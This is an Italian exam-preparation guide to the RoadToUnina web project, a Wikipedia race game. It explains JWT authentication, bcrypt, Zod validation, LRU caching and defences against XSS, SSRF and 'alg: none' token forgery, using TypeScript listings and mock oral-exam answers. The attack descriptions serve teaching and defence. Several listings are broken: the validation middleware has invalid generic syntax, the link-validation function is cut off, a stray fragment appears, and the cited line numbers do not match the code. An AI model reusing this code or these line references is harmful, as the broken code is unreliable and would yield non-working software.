Un **JSON Web Token (JWT)** è una stringa compatta, sicura per il trasporto via URL e header HTTP, impiegata per trasmettere asserzioni (*claims*) verificate tra due parti.

Un token JWT è composto rigorosamente da tre parti separate da punti (.):

$$\text{JWT} = \text{Header}.\text{Payload}.\text{Signature}$$

```

■ Header (Base64Url)
■ {"alg": "HS256", "typ": "JWT"}
■ Payload / Claims (Base64Url) - NON CIFRATO!
■ {"id": "uuid-123", "username": "runner", "exp": 1740000}
■ Cryptographic Signature (HMAC-SHA256)
■ HMACSHA256(
  ■ base64Url(Header) + "." + base64Url(Payload),
  ■ JWT_SECRET
  ■ )

```

1. **Header:** Oggetto JSON codificato in Base64Url contenente i metadati del token (tipo di token **JWT** e algoritmo crittografico **HS256**).
2. **Payload (Claims):** Oggetto JSON codificato in Base64Url contenente le asserzioni sull'utente (es. identificatore univoco **id**, **username**, scadenza **exp**). **Attenzione:** il payload è semplicemente codificato in Base64, non è cifrato! Chiunque entri in possesso del token può leggerne il contenuto.
3. **Signature (Firma Digitale):** Calcolata prendendo l'header codificato, il payload codificato, concatenandoli con un punto e applicando l'algoritmo HMAC-SHA256 con il segreto simmetrico custodito esclusivamente dal server (**JWT_SECRET**).

Stateless Auth vs Stateful Session Cookies

- **Stateful (Session Cookie):** Il server memorizza l'ID sessione in RAM o Redis e invia un cookie al browser. A ogni richiesta cerca la sessione nel DB. Scalabilità orizzontale complessa (richiede session store condiviso).
- **Stateless (JWT Bearer Token):** Il server non interroga il database per verificare la sessione. Basta convalidare matematicamente la firma con **JWT_SECRET**. Se la firma corrisponde e il token non è scaduto, l'identità dell'utente è certificata.

1.3 Static Typing (TypeScript) vs Runtime Validation (Zod)

Uno dei punti di vulnerabilità più critici nello sviluppo in TypeScript è il **falso senso di sicurezza** generato dal compilatore statico:

Teorema del Type Erasure: A tempo di compilazione, TypeScript verifica che i tipi siano coerenti. A tempo di esecuzione (runtime), tutti i tipi TypeScript vengono cancellati.

Se definiamo un'interfaccia:

```
interface RegisterDTO {
  email: string;
  password: string;
}
```

e nel controller scriviamo `const body = req.body as RegisterDTO;`, stiamo eseguendo una mera asserzione di tipo (*Type Assertion*). Se un client malevolo invia `{ email: 12345, payload: "<script>..." }` o omette campi obbligatori, il processo Node.js accetta il dato senza errori immediati, provocando crash o vulnerabilità SQL/NoSQL più a fondo nella pipeline.

Per garantire la sicurezza alle frontiere dell'applicazione (*Edge boundaries*), è obbligatorio usare la **validazione a runtime** tramite **Zod**:

- Zod definisce uno schema che esiste fisicamente a runtime in memoria come oggetto JavaScript.
- Analizza, valida e sanifica il payload in ingresso.

- **Type Inference di Zod:** Consente di derivare il tipo TypeScript statico direttamente dallo schema di runtime tramite `z.infer<typeof schema>`, mantenendo un'unica fonte di verità (*Single Source of Truth*).

2. Il Codice nel Nostro Progetto

2.1 File: backend/src/services/authService.ts

```
import { User } from '@prisma/client';
import bcrypt from 'bcryptjs';
import jwt from 'jsonwebtoken';
import { prisma } from '../../config/db';
import { AppError } from '../../middlewares/errorMiddleware';
import { ErrorCode } from '../../constants/errorCodes';
import { JWT_SECRET } from '../../config/env';

export type UserProfile = Omit<User, 'password'>;

export interface RegisterDTO {
  email: string;
  username: string;
  password: string;
}

export interface LoginDTO {
  login: string;
  password: string;
}

export interface AuthResponse {
  token: string;
  user: UserProfile;
}

export function sanitizeUser(user: User): UserProfile {
  const { password: _, ...profile } = user;
  return profile;
}

export class AuthService {
  public async register(dto: RegisterDTO): Promise<AuthResponse> {
    const normalizedEmail = dto.email.toLowerCase().trim();
    const normalizedUsername = dto.username.trim();

    const existingUser = await prisma.user.findFirst({
      where: {
        OR: [{ email: normalizedEmail }, { username: normalizedUsername }],
      },
    });
```

```

    });

    if (existingUser) {
      if (existingUser.email.toLowerCase() === normalizedEmail) {
        throw new AppError('Email is already registered', 400, ErrorCode.EMAIL_ALREADY_REGISTERED);
      }
      throw new AppError('Username is already taken', 400, ErrorCode.USERNAME_ALREADY_TAKEN);
    }

    const salt = await bcrypt.genSalt(10);
    const hashedPassword = await bcrypt.hash(dto.password, salt);

    const user = await prisma.user.create({
      data: {
        email: normalizedEmail,
        username: normalizedUsername,
        password: hashedPassword,
      },
    });

    return {
      token: this.generateToken(user.id, user.username),
      user: sanitizeUser(user),
    };
  }

  public async login(dto: LoginDTO): Promise<AuthResponse> {
    const loginIdentifier = dto.login.toLowerCase().trim();

    const user = await prisma.user.findFirst({
      where: {
        OR: [{ email: loginIdentifier }, { username: dto.login.trim() }],
      },
    });

    if (!user || !(await bcrypt.compare(dto.password, user.password))) {
      throw new AppError('Invalid credentials', 401, ErrorCode.INVALID_CREDENTIALS);
    }

    return {

```

```

      token: this.generateToken(user.id, user.username),
      user: sanitizeUser(user),
    };
  }

  public async getProfile(userId: string): Promise<UserProfile> {
    const user = await prisma.user.findUnique({ where: { id: userId } });
    if (!user) throw new AppError('User not found', 404, ErrorCode.USER_NOT_FOUND);
    return sanitizeUser(user);
  }

  private generateToken(id: string, username: string): string {
    return jwt.sign({ id, username }, JWT_SECRET, { expiresIn: '7d' });
  }
}

export const authService: AuthService = new AuthService();

```

2.2 File: backend/src/types/express.d.ts (Declaration Merging)

```

declare global {
  namespace Express {
    interface Request {
      user?: {
        id: string;
        username: string;
      };
    }
  }
}

export {};

```

2.3 File: backend/src/middlewares/authMiddleware.ts

```
import { Request, Response, NextFunction } from 'express';
import jwt from 'jsonwebtoken';
import { AppError } from '../errorMiddleware';
import { ErrorCode } from '../constants/errorCodes';
import { JWT_SECRET } from '../config/env';

export interface JwtPayload {
  id: string;
  username: string;
}

export function isJwtPayload(val: unknown): val is JwtPayload {
  if (typeof val !== 'object' || val === null) return false;
  const candidate = val as Record<string, unknown>;
  return typeof candidate.id === 'string' && typeof candidate.username === 'string';
}

export const authMiddleware = (
  req: Request,
  _res: Response,
  next: NextFunction
): void => {
  const authHeader = req.headers.authorization;

  if (!authHeader || !authHeader.startsWith('Bearer ')) {
    return next(new AppError('Unauthorized: Token missing or invalid format', 401, ErrorCode.UNAUTHORIZED));
  }

  const token = authHeader.substring(7).trim();
  if (!token) {
    return next(new AppError('Unauthorized: Token missing or invalid format', 401, ErrorCode.UNAUTHORIZED));
  }

  try {
    const decoded: unknown = jwt.verify(token, JWT_SECRET, { algorithms: ['HS256'] });
    if (!isJwtPayload(decoded)) {
      return next(new AppError('Unauthorized: Malformed token payload', 401, ErrorCode.UNAUTHORIZED));
    }
    req.user = decoded;
    next();
  } catch (_jwtErr) {
    return next(new AppError('Unauthorized: Invalid or expired token', 401, ErrorCode.UNAUTHORIZED));
  }
};
```

2.4 File: backend/src/middlewares/validateMiddleware.ts e Schemi Zod

```
import { Request, Response, NextFunction, RequestHandler } from 'express';
import { ZodSchema, z, ZodType } from 'zod';
import { RegisterDTO, LoginDTO } from '../services/authService';

export const registerSchema: ZodType<RegisterDTO> = z.object({
  email: z.string().trim().max(255).email('Invalid email address format'),
  username: z.string().trim().min(3).max(30),
  password: z.string().min(6).max(128),
});

export const loginSchema: ZodType<LoginDTO> = z.object({
  login: z.string().trim().min(1).max(255),
  password: z.string().min(1).max(128),
});

export type ValidationSource = 'body' | 'query' | 'params';

export const validateMiddleware = <T>(<
  schema: ZodSchema<T>,
  source: ValidationSource = 'body'
>): RequestHandler => {
  return async (req: Request, _res: Response, next: NextFunction): Promise<void> => {
    try {
      const validated: T = await schema.parseAsync(req[source]);
      if (source === 'query') {
        Object.defineProperty(req, 'query', {
          value: validated,
          writable: true,
          configurable: true,
          enumerable: true,
        });
      } else {
        req[source] = validated;
      }
      next();
    } catch (error) {
      next(error);
    }
  };
};
```

3. Disamina Riga per Riga

3.1 backend/src/services/authService.ts

- **Riga 12:** `export type UserProfile = Omit<User, 'password'>;` Sfrutta la utility type di TypeScript `Omit<T, K>`. Costruisce un nuovo tipo identico all'entità `User` di Prisma, ma esclude tassativamente la proprietà `password`. Questo tipo protegge le risposte API dalla diffusione accidentale degli hash delle password.
- **Righe 52-55:** `sanitizeUser(user: User): UserProfile`: Funzione pura che adotta l'object rest destructuring (`const { password: _, ...profile } = user; return profile;`). Rimuove fisicamente il campo password dal record restituito da Prisma prima di inviarlo in formato JSON al client.
- **Righe 70-71:** **Normalizzazione input** (`toLowerCase()`, `trim()`): Fondamentale per prevenire attacchi di spoofing e duplicati logici (es. `Admin@unina.it` vs `admin@unina.it`).
- **Righe 86-87:** `bcrypt.genSalt(10)` e `bcrypt.hash(dto.password, salt)`: Genera un salt crittografico a 16 byte con fattore di costo 10 (2^{10} round) e calcola l'hash finale combinato da persistere nel database.
- **Righe 119-121:** `!(await bcrypt.compare(dto.password, user.password))` e **Timing Attack Prevention**: `bcrypt.compare` estrae il salt e il fattore di costo dall'hash memorizzato nel DB, calcola l'hash della password fornita dal client con gli stessi parametri e confronta i due digest. L'implementazione esegue il confronto in **tempo costante** (*constant-time comparison*), mitigando i **Timing Attacks** (attacchi in cui un malintenzionato misura le discrepanze nei nanosecondi di risposta per indovinare i caratteri della password). Inoltre, rispondiamo con un messaggio generico `'Invalid credentials'` (senza specificare se è errata l'email o la password) per prevenire l'**Account Enumeration**.

- **Riga 150:** `jwt.sign({ id, username }, JWT_SECRET, { expiresIn: '7d' })`: Firma un nuovo token con scadenza prefissata a 7 giorni (`expiresIn: '7d'`). Inserisce automaticamente nel payload il timestamp di emissione `iat` (*issued at*) e di scadenza `exp` (*expiration time*).

3.2 backend/src/types/express.d.ts (Declaration Merging)

- **Righe 1-27:** `declare global { namespace Express { interface Request { user?: ... } } }`: Utilizza la caratteristica avanzata di TypeScript nota come **Declaration Merging** (*fusione delle dichiarazioni*). In TypeScript, le interfacce con lo stesso nome nello stesso namespace vengono fuse insieme. Estendiamo l'interfaccia nativa `Request` di Express aggiungendo il campo opzionale `user`. In questo modo, in tutti i file TypeScript del backend, scrivendo `req.user.id` il compilatore offre piena tipizzazione e autocompletamento senza dover ricorrere a cast non sicuri come `(req as any).user`.

3.3 backend/src/middlewares/authMiddleware.ts

- **Righe 28-32: User-Defined Type Guard (`val is JwtPayload`):** Funzione con predicato di tipo. Ispeziona a runtime un valore sconosciuto (`unknown`). Se e solo se la funzione ritorna `true`, il compilatore TypeScript restringe (*type narrowing*) il tipo della variabile da `unknown` a `JwtPayload`.
- **Righe 53-62: Estrazione dello schema Bearer:** Verifica la presenza dell'header `Authorization: Bearer <token>`. Esegue lo slicing con `substring(7)` per rimuovere il prefisso standard RFC 6750.
- **Riga 65:** `jwt.verify(token, JWT_SECRET, { algorithms: ['HS256'] })`: Verifica crittografica rigorosa. Il parametro esplicito `algorithms: ['HS256']` è una contromisura critica contro l'attacco di **Algorithm Downgrade** (es. l'attacco in cui un hacker modifica l'header del JWT indicando `"alg": "none"` per bypassare la verifica della firma). Se la firma non coincide o il token è scaduto, `jwt.verify` lancia un'eccezione.
- **Riga 69:** `req.user = decoded;`: Associa il payload validato all'oggetto richiesta per essere consumato dai router successivi.

3.4 backend/src/middlewares/validateMiddleware.ts

- **Righe 21-25: Generics `<T>` e Higher-Order Function:** Factory che riceve uno schema Zod `ZodSchema<T>` e restituisce un handler Express.
- **Riga 27:** `await schema.parseAsync(req[source])` vs `safeParse`:
- `schema.parseAsync()`: Esegue la validazione asincrona (supportando eventuali raffinamenti asincroni con DB). Se i dati sono validi, restituisce il dato ripulito (es. rimuovendo spazi con `.trim()`); se non sono validi, solleva un'eccezione `ZodError` che viene inoltrata a `next(error)` e gestita dal nostro `errorMiddleware` (restituendo status `400 Validation Error` con la lista dettagliata dei campi errati).
- Al contrario, `schema.safeParse()` restituisce un oggetto discriminato `{ success: true, data }` o `{ success: false, error }`, richiedendo un controllo manuale con `if (!result.success)`. L'approccio con `parseAsync` all'interno di un middleware standardizza il flusso delle eccezioni.
- **Righe 28-37: Mutazione controllata di `req[source]`:** Sostituisce l'oggetto non fidato originario (`req.body`) con la versione processata e validata da Zod (`validated`), garantendo che i tipi siano sanificati prima di raggiungere i service.

4. Scenari d'Esame "What-If" (Simulazione Orale)

Scenario 4.1: Type Cast statico `req.body as RegisterDTO` vs Schema Zod

- **Domanda del Docente:** "Perché non possiamo semplicemente omettere Zod e affidarci al compilatore TypeScript scrivendo `const { email, password } = req.body as RegisterDTO;` all'inizio del controller?"
- **Risposta dello Studente:** "Perché l'operatore `as` di TypeScript è una mera **asserzione di tipo** a tempo di compilazione che viene completamente cancellata durante la fase di transpilation in JavaScript (**Type Erasure**). A runtime, TypeScript non esegue alcun controllo fisico sulla memoria. Se un client malevolo o un bug inviasse `{ email: null, password: "" }` o un payload privo di campi, l'istruzione `as RegisterDTO` non fermerebbe la richiesta: il dato non validato raggiungerebbe il database, provocando crash del server (**TypeError**), violazioni di vincoli SQL o peggio corruzione di dati. Con lo schema Zod (`registerSchema`), la richiesta viene analizzata fisicamente a runtime, garantendo che email sia valida, username abbia almeno 3 caratteri e la password almeno 6 prima di eseguire qualunque logica di business."

Scenario 4.2: Manomissione manuale del Payload di un JWT

- **Domanda del Docente:** "Un utente malintenzionato decodifica il proprio JWT da Base64Url, modifica il payload sostituendo il proprio `id` con quello di un amministratore ("`id`": "`admin-uuid`"), ricodifica in Base64Url e invia la richiesta all'endpoint protetto `/api/auth/me`. Cosa accade esattamente?"
- **Risposta dello Studente:** "La richiesta viene respinta immediatamente con codice **401 Unauthorized**. Quando il token raggiunge il middleware `authMiddleware`, viene invocata la funzione `jwt.verify(token, JWT_SECRET)`. La funzione ricalcola l' HMAC-SHA256 tra l'header fornito, il nuovo payload modificato dall'utente e il segreto del server `JWT_SECRET`. Poiché l'attaccante non conosce la chiave segreta `JWT_SECRET`, la firma ricalcolata dal server non corrisponderà alla firma originale allegata nel token. `jwt.verify` lancia un'eccezione **JsonWebTokenError: invalid signature**, il blocco `catch` intercetta l'errore e ritorna un `AppError(..., 401, UNAUTHORIZED)`."

Scenario 4.3: Token Scaduto e Gestione di `TokenExpiredError`

- **Domanda del Docente:** "Cosa succede a runtime quando un utente invia una richiesta con un token emesso 8 giorni fa (scaduto), e come reagisce la pipeline del server?"
- **Risposta dello Studente:** "Durante la verifica `jwt.verify`, la libreria esamina il claim `exp` (timestamp di scadenza UNIX) confrontandolo con l'orario UTC corrente del server. Rilevando che il tempo attuale supera `exp`, lancia un'eccezione specifica di classe **TokenExpiredError**. Nel nostro `authMiddleware`, il blocco `try/catch` intercetta qualsiasi errore derivante da `jwt.verify` (incluso `TokenExpiredError`) e invoca `next(new AppError('Unauthorized: Invalid or expired token', 401, ErrorCode.UNAUTHORIZED))`. Questo impedisce crash del processo Node.js e restituisce al client una risposta HTTP 401 standardizzata, consentendo al frontend di reindirizzare l'utente alla schermata di Login."

Scenario 4.4: Inserimento di Dati Sensibili nel Payload del JWT

- **Domanda del Docente:** "Supponiamo che uno sviluppatore aggiunga la password in chiaro o il codice fiscale dell'utente nel payload del token JWT per averli comodamente a disposizione in `req.user`. Qual è la gravità di questa scelta dal punto di vista della sicurezza?"
- **Risposta dello Studente:** "È una falla di sicurezza critica. La codifica Base64Url del payload di un JWT **non è una cifratura**, ma un semplice formato di serializzazione leggibile da chiunque. Qualsiasi intermediario di rete (proxy, logger, man-in-the-middle), estensione del browser o script client-side può decodificare la stringa con una semplice chiamata `atob(token.split('.')[1])` e visualizzare i dati sensibili in chiaro. Il payload del JWT deve contenere esclusivamente identificatori minimi e non sensibili (come lo User ID e lo username)."

Scenario 4.5: Debolezza di SHA-256 semplice per la persistenza delle password

- **Domanda del Docente:** "Se al posto di `bcrypt` usassimo il modulo nativo di Node `crypto.createHash('sha256').update(password).digest('hex')`, quali vulnerabilità introdurremmo nel sistema?"
- **Risposta dello Studente:** "Introdurremmo due vulnerabilità gravissime:
 1. **Assenza di Salt (Vulnerabilità a Rainbow Tables):** Due utenti con la stessa password avrebbero lo stesso identico hash nel database. In caso di data breach, un attaccante potrebbe confrontare l'intero database con Rainbow Tables precalcolate e risalire alle password in frazioni di secondo.
 2. **Eccessiva Velocità Computazionale (Vulnerabilità a Brute-Force su GPU):** Una GPU di fascia moderna può calcolare oltre 10 miliardi di hash SHA-256 al secondo. Una password di 8 caratteri alfanumerici verrebbe violata in poche decine di minuti. Con `bcrypt` a costo 10, il calcolo di un singolo hash richiede circa 80-100 millisecondi di tempo di CPU: lo stesso attacco a forza bruta richiederebbe decenni, rendendolo computazionalmente infattibile."

Capitolo 5: Business Logic del Gioco, Algoritmi e Caching


1. Teoria Fondamentale

1.1 Il Pattern Architeturale Service Layer e la Separazione delle Responsabilità (SoC)

In un'applicazione enterprise orientata al web, violare la separazione dei livelli inserendo la logica di business direttamente all'interno dei route handler di Express (*Fat Controllers*) è un grave anti-pattern.

Il progetto RoadToUnina adotta rigorosamente il pattern **Service Layer**:

1. **Routing Layer** (`gameRoutes.ts`): Responsabile unicamente degli aspetti legati al protocollo HTTP: ricezione della richiesta, applicazione dei middleware di autenticazione e validazione dei parametri (`validateMiddleware`), invocazione del service competente e serializzazione della risposta (`res.status(200).json(...)`). Non esegue mai query dirette al database né calcoli di stato del gioco.
2. **Service Layer** (`gameService.ts`, `wikiService.ts`): Contiene la logica di dominio pura (*Business Logic*). È agnostico rispetto al protocollo HTTP (non riceve né `req` né `res`), rendendo le funzioni deterministiche, altamente riutilizzabili e testabili con suite di unit testing isolate.
3. **Data Access Layer** (`prisma`): Gestisce la persistenza, l'integrità referenziale e le transazioni a basso livello.



1.2 Algoritmi di Caching in Memoria: La Politica LRU (Least Recently Used)

Quando si interfacciano servizi terzi ad alta latenza o soggetti a rate limit (come l'API di Wikipedia), memorizzare temporaneamente le risposte computate è indispensabile per abbattere i tempi di risposta (da centinaia di millisecondi a microsecondi).

Una cache in-memory non può crescere indefinitamente, altrimenti saturerebbe la memoria RAM del server Node.js portando al crash del processo con `JavaScript heap out of memory`. È necessario stabilire una politica di espulsione

(*cache eviction policy*):

Principio della cache LRU (Least Recently Used)

La politica LRU sfrutta il **principio di località temporale**: i dati consultati più di recente hanno un'alta probabilità di essere richiesti nuovamente nel prossimo futuro.

- **Struttura Dati Sottostante**: Viene realizzata mediante una combinazione di una **Hash Map** (per accessi $O(1)$ alle chiavi) e una **Doubly Linked List** (lista doppiamente concatenata per tracciare la freschezza degli elementi in $O(1)$).
- **Hit**: Quando un elemento viene letto (*get*), viene spostato in cima alla lista (*Most Recently Used*).
- **Eviction**: Quando la cache raggiunge la sua capienza massima (**max** elementi o **maxSize** in byte), il nodo posizionato in coda alla lista (*Least Recently Used*) viene rimosso fisicamente dalla memoria.
- **TTL (Time-To-Live)**: Impone una data di scadenza assoluta a ciascun record per prevenire la persistenza di dati obsoleti (*stale data*).

1.3 Resilient Integration Design con API Esterne

Comunicare con servizi HTTP terzi (in questo caso it.wikipedia.org) introduce punti di fallimento non deterministici:

1. **Network Latency & Spikes**: Ritardi improvvisi nell'instradamento geografico dei pacchetti.
2. **HTTP Timeouts**: Se il server remoto non risponde, la connessione rischia di rimanere aperta a tempo indefinito, consumando socket del sistema operativo. È imperativo impostare un **timeout perentorio** su ogni chiamata (es. `timeout: 10000` ms con Axios).
3. **Upstream Rate Limiting (HTTP 429 Too Many Requests)**: Wikipedia richiede esplicitamente un header **User-Agent** identificativo. Se il bot non si identifica o supera le quote di traffico, le richieste vengono respinte.
4. **Resilienza e Fallback di Ricerca**: Qualora la pagina cercata contenga lievi discrepanze ortografiche o redirect non lineari, un'architettura resiliente implementa meccanismi di *Search Fallback* ricorsivo prima di arrendersi con un errore 404.

1.4 Sanificazione del Markup HTML, Prevenzione XSS e Mitigazione SSRF

Nel contesto di una wiki-race, il server deve scaricare pagine HTML arbitrarie e fornirle al client affinché le visualizzi. Questa operazione espone a due rischi di sicurezza catastrofici:

1. Cross-Site Scripting (XSS) Lato Backend

L'HTML grezzo restituito dall'API di Wikipedia potrebbe contenere codice JavaScript malevolo (es. `<script>`, attributi `onload`, `onerror`, o iframe con exploit). Se il server inoltrasse questo markup al frontend, un attaccante potrebbe rubare i token JWT dal `localStorage` o impersonare altri giocatori.

- Il backend impiega la libreria `sanitize-html` con una policy *whitelist-based*: accetta solo tag formattativi essenziali (`<p>`, `<a>`, `<table>`, `<img>`) ed elimina tassativamente qualsiasi script, form, oggetto embed o handler di evento.

2. Server-Side Request Forgery (SSRF)

Un attacco SSRF (*Server-Side Request Forgery*) si verifica quando un utente malintenzionato induce il server backend a effettuare richieste HTTP verso indirizzi arbitrari interni non accessibili dall'esterno (es. `http://localhost:5432` per attaccare PostgreSQL o `http://169.254.169.254` per rubare le credenziali dell'instance metadata in cloud AWS/GCP).

- **Mitigazione**: Il nostro `wikiService` impedisce tassativamente all'utente di specificare URL remoti completi per il fetching. Il client può passare unicamente il titolo dell'articolo (`title`), e il backend concatena rigidamente la risorsa al dominio ufficiale statico `https://it.wikipedia.org/w/api.php`. Inoltre, la funzione `isInternalNamespaceZeroLink` valida rigorosamente che i link appartengano solo al dominio `it.wikipedia.org` e al Namespace enciclopedico principale (Namespace 0).

2. Il Codice nel Nostro Progetto

2.1 File: backend/src/services/wikiService.ts

```
import axios from 'axios';
import sanitizeHtml from 'sanitize-html';
import { LRUCache } from 'lru-cache';
import { AppError } from '../../middlewares/errorMiddleware';
import { ErrorCode } from '../../constants/errorCodes';

export interface WikiArticleContent {
  title: string;
  htmlContent: string;
  validLinks: string[];
}

const WIKIPEDIA_API_URL = 'https://it.wikipedia.org/w/api.php';
const HTTP_TIMEOUT_MS = 10000;
const USER_AGENT_HEADER = 'RoadToUnina/1.0 (https://unina.it; info@unina.it)';

export const NON_ENC_NAMESPACES = [
  'wikipedia:', 'wp:', 'aiuto:', 'speciale:', 'special:', 'categoria:', 'category:',
  'portale:', 'portal:', 'discussione:', 'talk:', 'user:', 'utente:', 'file:', 'template:'
];

export function isInternalNamespaceZeroLink(
  href: string,
  className?: string
): { isValid: boolean; targetTitle: string | null } {
  if (!href || typeof href !== 'string') return { isValid: false, targetTitle: null };

  const trimmed = href.trim();
  if (trimmed.startsWith('#') || trimmed.startsWith('mailto:') || trimmed.startsWith(
    'javascript:')) {
    return { isValid: false, targetTitle: null };
  }

  let pathname = trimmed;
  if (trimmed.startsWith('http://') || trimmed.startsWith('https://') || trimmed.startsWith('//')) {
    try {
      const parsed = new URL(trimmed.startsWith('///') ? `https:${trimmed}` : trimmed);
      if (parsed.hostname !== 'it.wikipedia.org' && parsed.hostname !== 'it.m.wikipedia.org') {
        return { isValid: false, targetTitle: null };
      }
      pathname = parsed.pathname;
    } catch {
      return { isValid: false, targetTitle: null };
    }
  }
}
```


2.3 File: backend/src/routes/gameRoutes.ts

```
router.post(
  '/:id/step',
  validateMiddleware(gameIdParamSchema, 'params'),
  validateMiddleware(makeStepSchema, 'body'),
  async (req, res, next) => {
    try {
      const gameId = String(req.params.id);
      const { targetTitle } = req.body as { targetTitle: string };
      const activeGame = await gameService.makeStep(req.user!.id, gameId, targetTitle);
      res.status(200).json(activeGame);
    } catch (error) {
      next(error);
    }
  }
);
```

3. Disamina Riga per Riga

3.1 backend/src/services/wikiService.ts

- **Riga 35:** `USER_AGENT_HEADER = 'RoadToUnina/1.0 (https://unina.it; info@unina.it)'`: In conformità alle policy di utilizzo delle API della Wikimedia Foundation, ogni client automatizzato deve fornire un header `User-Agent` descrittivo contenente nome dell'app e contatto. Chiamate anonime o con header standard possono incorrere nel blocco automatico dell'indirizzo IP.
- **Righe 44-52:** `NON_ENC_NAMESPACES`: Array di prefissi non enciclopedici da escludere dalla wiki-race (es. pagine di discussione `talk:`, pagine di servizio `wikipedia:`, o categorie `categoria:`).
- **Righe 61-125:** `isInternalNamespaceZeroLink(href, className)`:
 - Filtra link che iniziano con protocolli non sicuri (`javascript:`, `mailto:`).
 - Riconosce e blocca link esterni o di modifica (`action=edit`, `redlink=1`).
 - Utilizza l'API nativa `URL` per analizzare l'hostname: accetta esclusivamente `it.wikipedia.org` e scarta domini esterni.
 - Decodifica la componente URI (`decodeURIComponent`) e sostituisce gli underscore con spazi (`replace(/_/g, ' ')`), producendo il titolo normalizzato dell'articolo.
- **Righe 147-171:** `transformTags in sanitizeHtml`:
 - Trasforma i tag `<img>` aggiungendo gli attributi `loading="lazy"` e `decoding="async"` per non saturare la banda del browser client.
 - Trasforma i link `<a>`: se il link punta a un namespace non enciclopedico o a una pagina non valida, lo degrada a un semplice tag neutro `<span>`, impedendo al giocatore di cliccarlo. Se valido, applica la classe CSS di stile `'wiki-chip'` e fissa l'attributo `data-title`.
- **Righe 204-209:** Configurazione `LRUCache`:
 - `max: 200`: Limite massimo di 200 articoli contemporaneamente presenti in memoria.
 - `maxSize: 50 * 1024 * 1024`: Limite di budget di memoria fisica (50 MegaByte).
 - `sizeCalculation`: Calcola accuratamente l'impronta di memoria di ciascuna voce (`string.length * 2` byte per la codifica UTF-16 di JavaScript + overhead oggetto).
 - `ttl: 1000 * 60 * 60`: Scadenza perentoria di 1 ora per garantire l'allineamento con eventuali modifiche su Wikipedia.

3.2 backend/src/services/gameService.ts

- **Righe 28-35:** `normalizeWikiTitle(title)`: Funzione di normalizzazione fondamentale per garantire la consistenza semantica: converte caratteri codificati percentualmente, trasforma caratteri minuscoli/maiuscoli con `.toLowerCase()` e collassa gli spazi. In questo modo titoli scritti come `Napoli`, `napoli` o `Napoli#Storia` vengono ricondotti alla medesima chiave canonica.
- **Righe 43-45:** `isGameExpired(lastActivity)`: Verifica se dall'ultimo passaggio sono trascorse più di 24 ore (`EXPIRATION_HOURS = 24`). Se il giocatore abbandona una partita aperta per giorni, il server la segna automaticamente come `ABANDONED`, sbloccando la possibilità di iniziarne una nuova.
- **Righe 179-183: Logica Anti-Cheat Indipendente:**

```
const isValidLink = currentContent.validLinks.some(link => normalizeWikiTitle(link) === normalizedTarget);
```

Il server non si fida ciecamente della transizione comunicata dal client. Carica la pagina di Wikipedia su cui il giocatore si trovava all'ultimo click (`currentPageTitle`) ed esamina l'elenco dei link estratti dal markup ripulito (`validLinks`). Se `targetTitle` non è tra questi, rifiuta immediatamente la mossa sollevando `AppError(..., 400, ErrorCode.INVALID_STEP)`.

- **Righe 185-190: Risoluzione del Goal di Vittoria:** Confronta il titolo normalizzato dell'articolo appena raggiunto con la costante `TARGET_PAGE_TITLE` ("Università degli Studi di Napoli Federico II"). Se coincidono, imposta il flag booleano `isVictory = true`.
- **Righe 194-210: Optimistic Concurrency Control:**

```
const updateResult = await tx.game.updateMany({
  where: { id: gameId, userId, status: GameStatus.IN_PROGRESS, currentPageTitle: game.currentPageTitle },
  data: { currentPageTitle: resolvedTitle, clickCount: { increment: 1 }, ... }
});
```

Invece di affidarsi a un semplice `update`, la query include nella clausola `WHERE` la pagina corrente registrata all'inizio dell'operazione (`currentPageTitle: game.currentPageTitle`). Se un'altra richiesta concorrente ha già fatto avanzare la partita nel frattempo, la clausola fallisce restituendo `count: 0`. Il service rileva il conflitto e lancia un'eccezione `409 Conflict (CONCURRENT_CONFLICT)`, impedendo a richieste duplicate di falsificare il contatore dei click.

4. Scenari d'Esame "What-If" (Simulazione Orale)

Scenario 4.1: Tentativo di Bypass Anti-Cheat via Tool Esterni (curl / Postman)

